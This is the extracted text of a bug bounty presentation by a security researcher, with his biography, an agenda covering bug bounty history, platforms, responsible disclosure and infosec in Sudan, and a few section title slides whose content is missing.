



Bug Bounty Hunting for Companies & Researchers

Bounty Hunting in Sudan and Abroad

By:

Mazin Ahmed

@mazen160

mazin AT mazinahmed DOT net

Bug Bounty Hunting
for
Companies & Researchers

WHO AM I?

➤ Mazin Ahmed

- Freelancing **Information Security Specialist / Penetration Tester**
- Freelancing Security Researcher at **Bugcrowd, Inc**
- Security Contributor at **ProtonMail**

- Interested in web-security, networks-security, WAF evasions, mobile-security, responsible disclosure, and software automation.
- One of top 50 researchers at Bugcrowd out of 37,000+ researchers.
- Acknowledged by Facebook, Twitter, Oracle, LinkedIn, and many...

You can read more at <https://mazinahmed.net>

WHO AM I?

And I have contributed to the security of the following:



AGENDA

MY STORY

WHAT ARE BUG BOUNTY PROGRAM?

BUG BOUNTY PROGRAM (HISTORY)

WHY BUG BOUNTY PROGRAMS?

POPULAR BUG BOUNTY PLATFORMS

SELF-HOSTED BUG BOUNTY PROGRAM

TIPS & NOTES

- RESPONSIBLE DISCLOSURE PROGRAM VS. BUG BOUNTY PROGRAM

BUG BOUNTY PLATFORMS
PROCESS

WHAT HAPPENS AFTER STARTING
BUG BOUNTY


COMMON PITFALLS/MISTAKES

COOL FINDINGS

INFOSEC, BUG HUNTING IN SUDAN
& THE MIDDLE EAST

ACKNOWLEDGEMENTS

QUESTIONS



My Story

[My Story]

Bug Bounty Hunting
for
Companies & Researchers

What are Bug Bounty Programs?




Bug Bounty Hunting
for
Companies & Researchers

Bug bounty Programs (History)

